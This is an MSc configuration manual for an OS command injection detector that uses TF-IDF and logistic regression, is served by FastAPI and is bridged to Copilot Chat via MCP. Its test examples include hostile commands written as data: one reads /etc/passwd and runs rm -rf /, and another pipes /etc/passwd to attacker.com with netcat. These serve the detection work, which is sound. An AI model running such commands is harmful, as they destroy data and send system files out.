National College of Ireland

Configuration Manual

MSc Research Project
MSc in Cyber Security

Vineeth Kumar Dodda
Student ID: x23411538

School of Computing
National College of Ireland

Supervisor: Michael Prior

National College of Ireland

MSc Project Submission Sheet

School of Computing

Student Name: Vineeth Kumar Dodda

Student ID: X23411538

Programme: Master of Science in Cyber Security **Year:** 2025-2026

Module: Research Practicum (Part 2)

Supervisor: Michael Prior

Submission Due Date: January 28th

Project Title: AI-Powered Detection of OS Command Injection Using TF-IDF and Logistic Regression to Mitigate System Exploitation

Word Count: 1780 **Page Count: 10**

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

Signature: Vineeth Kumar Dodda

Date: January 28th

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	□
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	□
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	□

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Configuration Manual

Vineeth Kumar Dodda
Student ID: x23411538

1. System Overview and Architecture:

1.1 System Components:

The OS Command Injection Detection System consists of three integrated layers:

Layer 1 - ML Backend Server (Port 8000):

- **Framework**: FastAPI (Python)
- **Model**: TF-IDF vectorizer + Logistic Regression classifier
- **Functionality**: Core machine learning inference engine
- **API Endpoints**: /health (status), /analyze (command classification), /docs (Swagger UI)
- **Model File**: models/os_cmd_injection_pipeline.joblib (2.0 MB)

Layer 2 - MCP Bridge Server (Port 8002):

- **Protocol**: Model Context Protocol (MCP) with JSON-RPC
- **Communication**: HTTP REST API
- **Functionality**: Bridges ML backend with VS Code/GitHub Copilot
- **Integration**: Routes Copilot requests to ML backend, formats responses

Layer 3 - VS Code Client Integration:

- **Extension**: GitHub Copilot Chat
- **Configuration File**: ~/.config/Code/User/mcp.json
- **User Interface**: Native VS Code MCP Panel
- **Availability**: MCP tools accessible directly in chat interface

1.2. System Architecture Diagram:



Fig 1: System Architecture

2. Installation and Setup

2.1. Prerequisites:

System Requirements:

- **Operating System:** Linux (Kali Linux 5.15+ recommended) or similar
- **Python:** Version 3.10 or higher
- **RAM:** Minimum 4 GB (16 GB recommended)
- **Disk Space:** 500 MB available

- **Network:** 127.0.0.1 HTTP communication

Required Software:
- Python 3.10+
- pip (Python package manager)
- VS Code (v1.84+) with GitHub Copilot Chat extension
- Git (for version control)
- curl (for API testing)

2.2 Environment Setup

Step 1: Clone Repository

Navigate to desired directory
cd ~/projects

Clone the OS command injection detector repository
git clone https://github.com/your-repo/os-command-injection-ml.git
cd os-command-injection-ml

Step 2: Create Python Virtual Environment:

Create virtual environment
python3.10 -m venv venv

Activate virtual environment
On Linux/macOS:
source venv/bin/activate

On Windows (if applicable):
venv\Scripts\activate

Verify activation (your prompt should show: (venv) $)

Step 3: Install Dependencies:

Upgrade pip, setuptools, wheel
pip install --upgrade pip setuptools wheel

Install required packages from requirements.txt
pip install -r requirements.txt

Expected output:
Successfully installed fastapi==0.104.1 uvicorn==0.24.0 scikit-learn==1.3.0 ...

Requirements File Contents (requirements.txt):

fastapi==0.104.1
uvicorn==0.24.0
scikit-learn==1.3.0
pandas==2.0.3
numpy==1.24.3
joblib==1.3.2
requests==2.31.0
pydantic==2.4.2

2.3 Model and Data Files:

Directory Structure:

os-command-injection-ml/
├── venv/ # Virtual environment
├── models/
│ └── os_cmd_injection_pipeline.joblib # Trained TF-IDF + LR model (2.0 MB)
├── data/
│ ├── command-injection.csv # Training dataset (1,323 samples)
│ └── os_command_injection_payloads_v4.csv # Malicious payloads
├── ml_server_pipeline.py # FastAPI ML backend (450 lines)
├── mcp_bridge_stdio.py # MCP JSON-RPC bridge (200 lines)
├── mcp_bridge.py # HTTP MCP bridge (alternate)
├── test_mcp.py # Test suite
├── start_all.sh # Startup script
├── stop_all.sh # Shutdown script
├── requirements.txt # Python dependencies
├── .gitignore # Git ignore rules
├── README.md # Quick start guide
├── MCP_SERVER_READY.md # MCP configuration guide
└── generate_training_dataset.py # Dataset generation utility

3. Running the System:

3.1 Starting All Services:
Automated Startup (Recommended):

Make startup script executable
chmod +x start_all.sh

Run startup script
./start_all.sh

Expected output:
Starting ML Command Detection System...
Starting ML Server on port 8000...
ML Server PID: 12345
Starting MCP Bridge on port 8002...
MCP Bridge PID: 12346
All services started!
ML Server: http://he:8000
MCP Bridge: http://127.0.0.1:8002

Manual Startup (if needed):

Terminal 1: Start ML Backend Server
cd ~/os-command-injection-ml
source venv/bin/activate
python3 ml_server_pipeline.py 8000

Terminal 2: Start MCP Bridge Server
cd ~/os-command-injection-ml
source venv/bin/activate
python3 mcp_bridge_stdio.py

Terminal 3: Start MCP HTTP Bridge (optional)
cd ~/os-command-injection-ml
source venv/bin/activate
python3 mcp_bridge.py

3.2 Verifying Services:
Check ML Backend Health:

```
# Quick health check
curl http://127.0.0.1:8000/health

# Expected response:
# {
#   "status": "healthy",
#   "model_loaded": true,
#   "model_type": "sklearn.Pipeline (TfidfVectorizer + LogisticRegression)",
#    "pipeline_path":          "/home/user/os-command-injection-ml/models/os_cmd_injection_pipeline.joblib"
# }
```

Test Command Analysis:

```
# Test with benign command
curl -X POST http://127.0.0.1:8000/analyze \
  -H "Content-Type: application/json" \
  -d '{"commands": ["ls -la", "pwd"]}'

# Expected response:
# [
#   {
#     "command": "ls -la",
#     "is_malicious": false,
#     "confidence": 0.15,
#     "severity": "LOW",
#     "risk_factors": []
#   },
#   {
#     "command": "pwd",
#     "is_malicious": false,
#     "confidence": 0.08,
#     "severity": "LOW",
#     "risk_factors": []
#   }
# ]
```

Test with Malicious Command:

```
# Test with command injection payload

curl -X POST http://127.0.0.1:8000/analyze \
  -H "Content-Type: application/json" \
  -d '{"commands": ["cat /etc/passwd; rm -rf /"]}'

# Expected response:
# [
#   {
#     "command": "cat /etc/passwd; rm -rf /",
#     "is_malicious": true,
#     "confidence": 0.92,
#     "severity": "HIGH",
#     "risk_factors": [
#       "Command chaining detected",
#       "Destructive command"
#     ]
#   }
# ]
```

4. VS Code Integration and Usage:

4.1 Configuring VS Code MCP:

Step 1: Create MCP Configuration File:

Create .config directory if needed
mkdir -p ~/.config/Code/User

Create or edit mcp.json
nano ~/.config/Code/User/mcp.json

Step 2: Add Configuration:

```
{
  "ml-command-detector": {
    "type": "stdio",
    "command": "/home/user/os-command-injection-ml/venv/bin/python",
    "args": ["/home/user/os-command-injection-ml/mcp_bridge_stdio.py"],
    "env": {
      "ML_SERVER": "http://127.0.0.1:8000"
    }
  }
}
```

Step 3: Restart VS Code:

- Close VS Code completely
- Reopen VS Code
- Wait 5-10 seconds for MCP server to register
- The ml-command-detector server should now appear in MCP Panel

4.2. Using MCP in GitHub Copilot Chat:

Available Tools:

1. **analyze_command** - Analyze shell commands for injection vulnerabilities
   - Input: List of command strings
   - Output: Malicious flag, confidence, severity, risk factors

2. **check_health** - Check ML backend status
   - Input: None
   - Output: Backend status and model information

Example Usage in Copilot Chat:

User: "Check if these commands are safe: 'ls -la' and 'cat /etc/passwd | nc attacker.com 4444'"

Copilot: @ml-command-detector/analyze_command
commands: ["ls -la", "cat /etc/passwd | nc attacker.com 4444"]

Response:
ls -la
- Malicious: false
- Confidence: 5%
- Severity: LOW

cat /etc/passwd | nc attacker.com 4444
- Malicious: true
- Confidence: 98%
- Severity: HIGH

- Risk factors:
    - Command chaining detected
    - Network utility (netcat)
    - Shell execution via pipe



Fig 2: Result of Testing a Benign Command



Fig 3: Result of Testing a Malicious Command

5. API Reference and Testing:

5.1. ML Backend API Endpoints:

Health Check Endpoint:

GET /health

Response: 200 OK
{
  "status": "healthy|degraded",
  "model_loaded": true|false,
  "model_type": "sklearn.Pipeline (TfidfVectorizer + LogisticRegression)",
  "pipeline_path": "/path/to/model.joblib"
}

Analyze Commands Endpoint:

POST /analyze
Content-Type: application/json

Request:
{

```
  "commands": [
    "ls -la",
    "cat /etc/passwd"
  ]
}

Response: 200 OK
[
  {
    "command": "ls -la",
    "is_malicious": false,
    "confidence": 0.12,
    "severity": "LOW",
    "risk_factors": []
  },
  {
    "command": "cat /etc/passwd",
    "is_malicious": false,
    "confidence": 0.18,
    "severity": "LOW",
    "risk_factors": []
  }
]

# Run comprehensive test suite
python3 test_mcp.py

# Expected output:
# ML Backend Health: HEALTHY
#  MCP Bridge Status: OPERATIONAL
#  Benign Command Test: PASSED
#  Malicious Command Test: PASSED
# Batch Analysis Test: PASSED
# All tests completed successfully
```

6. Troubleshooting and Maintenance:

6.1. Common Issues and Solutions:

Issue 1: "Connection refused" on port 8000:

```
# Solution:
# 1. Check if ML server is running
ps aux | grep ml_server_pipeline.py

# 2. If not running, start manually:
python3 ml_server_pipeline.py 8000

# 3. Check for port conflicts:
lsof -i :8000

# 4. If port in use, kill existing process:
kill -9 <PID>
```

Issue 2: "Model not found" error":

```
# Solution:
# 1. Verify model file exists:
ls -lh models/os_cmd_injection_pipeline.joblib

# 2. If missing, regenerate or restore from backup:
```

python3 generate_training_dataset.py

3. Check model file permissions:
chmod 644 models/os_cmd_injection_pipeline.joblib

Issue 3: "MCP server not appearing in VS Code":

Solution:
1. Verify mcp.json configuration:
cat ~/.config/Code/User/mcp.json

2. Check paths are correct:
ls -la /home/user/os-command-injection-ml/venv/bin/python

3. View MCP debug logs:
tail -f ~/.config/Code/User/mcp_debug.log

6.2. Performance Monitoring:

System Resource Usage:

Monitor real-time resource usage
watch -n 1 'ps aux | grep python | grep -v grep'

View memory consumption
ps -o pid,vsz,rss,comm | grep ml_server

Monitor disk space
du -sh ~/os-command-injection-ml

7. Security Considerations:

7.1 Secure Deployment:

Network Security:

Only listen on 127.0.0.1 (default)
ML Server: 127.0.0.1:8000
MCP Bridge: 127.0.0.1:8002

For remote access, use SSH tunneling:
ssh -L 8000:127.0.0.1:8000 user@remote-host

Or configure firewall rules:
sudo ufw allow from 127.0.0.1 to 127.0.0.1 port 8000

Access Control:

Set restrictive file permissions
chmod 750 ~/os-command-injection-ml
chmod 640 models/os_cmd_injection_pipeline.joblib
chmod 640 data/*.csv

Environment Variables:

Secure sensitive data
export ML_SERVER_SECRET_KEY="your-secret-key"
export COPILOT_API_KEY="your-api-key"

# Validate in scripts:
if [-z "$ML_SERVER_SECRET_KEY"]; then

```
  echo "Error: ML_SERVER_SECRET_KEY not set"
  exit 1
fi
```

7.2 Model Security:

Model Validation:

```
# Verify model integrity using SHA256
sha256sum models/os_cmd_injection_pipeline.joblib

# Expected: 8f3a2b1c9e4d5f6a7b8c9d0e1f2a3b4c (example)

# Store checksum for verification
echo "8f3a2b1c9e4d5f6a7b8c9d0e1f2a3b4c" > models/CHECKSUM

# Verify before loading
sha256sum -c models/CHECKSUM
```

8. Advanced Configuration:

8.1. Custom Model Training:

```
# Generate training dataset
python3 generate_training_dataset.py

# Output:
#  Generated 1,323 unique command samples
# - Benign: 1,086 (82%)
# - Malicious: 237 (18%)
# - Saved to: data/training_set.csv

# Train new model
python3 train_model.py \
  --data data/training_set.csv \
  --output models/custom_pipeline.joblib \
  --test-split 0.15 \
  --cv-folds 5

# Output:
# Model training completed
# - Accuracy: 0.762
# - Precision: 0.829
# - Recall: 0.857
# - F1-Score: 0.843
```

9. Maintenance and Updates:

9.1 Regular Maintenance Tasks:

Weekly:

- Review logs for errors: grep ERROR ml_server.log
- Monitor disk space: du -sh ~/os-command-injection-ml
- Check service status: ps aux | grep python

Monthly:

- Archive old logs: gzip ml_server.log
- Update dependencies: pip install --upgrade -r requirements.txt
- Test model performance: python3 test_mcp.py

Quarterly:

- Retrain model with new data

- Update security configurations
- Review and optimize performance

9.2 Backup and Recovery:

```
# Create backup
tar -czf os-cmd-injection-ml-backup-$(date +%Y%m%d).tar.gz \
  ~/os-command-injection-ml/models \
  ~/os-command-injection-ml/data \
  ~/.config/Code/User/mcp.json

# Restore from backup
tar -xzf os-cmd-injection-ml-backup-20251126.tar.gz -C ~/

# Verify restoration
ls -lh models/os_cmd_injection_pipeline.joblib
```

Summary:

This configuration manual provides comprehensive guidance for deploying, configuring, and maintaining the AI-powered OS Command Injection Detection System. All components are production-ready, with automated startup scripts, health checks, and error handling.

Quick Start:

1. **Install dependencies: pip install -r requirements.txt**
2. **Start services: ./start_all.sh**
3. **Verify health: curl http://127.0.0.1:8000/health**
4. **Configure VS Code: Add mcp.json to ~/.config/Code/User/**
5. **Restart VS Code and use in GitHub Copilot Chat**

References

1. **Yuan, H., Tang, Y., Sun, W., & Liu, L. (2020). A detection method for android application security based on TF-IDF and machine learning. PLoS ONE, 15(9), e0238694. https://doi.org/10.1371/journal.pone.0238694**

2. **Kothakapu, H., Nallamasa, D., & Mothikar, A. (2024). SQL injection attack detection using logistic regression and TF-IDF vectorization. SSRN. https://papers.ssrn.com/sol3/papers.cfm?abstract_id=5068429**

3. **Wang, X., Zhang, L., Liu, Y., Miao, Y., & Zuo, X. (2024). Detecting command injection attacks in web applications based on CNN-BiLSTM-Attention. Scientific Reports, 14, 24629. https://doi.org/10.1038/s41598-024-74350-3**

4. **Ye, J., Fei, X., de Carné de Carnavalet, X., Zhao, L., Wu, L., & Zhang, M. (2024). Detecting command injection vulnerabilities in Linux-based embedded firmware with LLM-based taint analysis of library functions. Computers & Security, 144, 103971. https://doi.org/10.1016/j.cose.2024.103971**

5. **Ferrag, M. A., Maglaras, L., Moschoyiannis, S., & Janicke, H. (2020). Deep learning for cyber security intrusion detection: Approaches, datasets, and comparative study. Journal of Information Security and Applications, 50, 102419. https://doi.org/10.1016/j.jisa.2020.102419**

6. **OWASP Foundation. (2021). OWASP Top 10 – 2021. https://owasp.org/Top10/**

7. **FastAPI documentation. (n.d.). FastAPI — high performance, easy to learn, fast to code. https://fastapi.tiangolo.com/**

8. **Model Context Protocol. (n.d.). MCP specification. https://modelcontextprotocol.io/**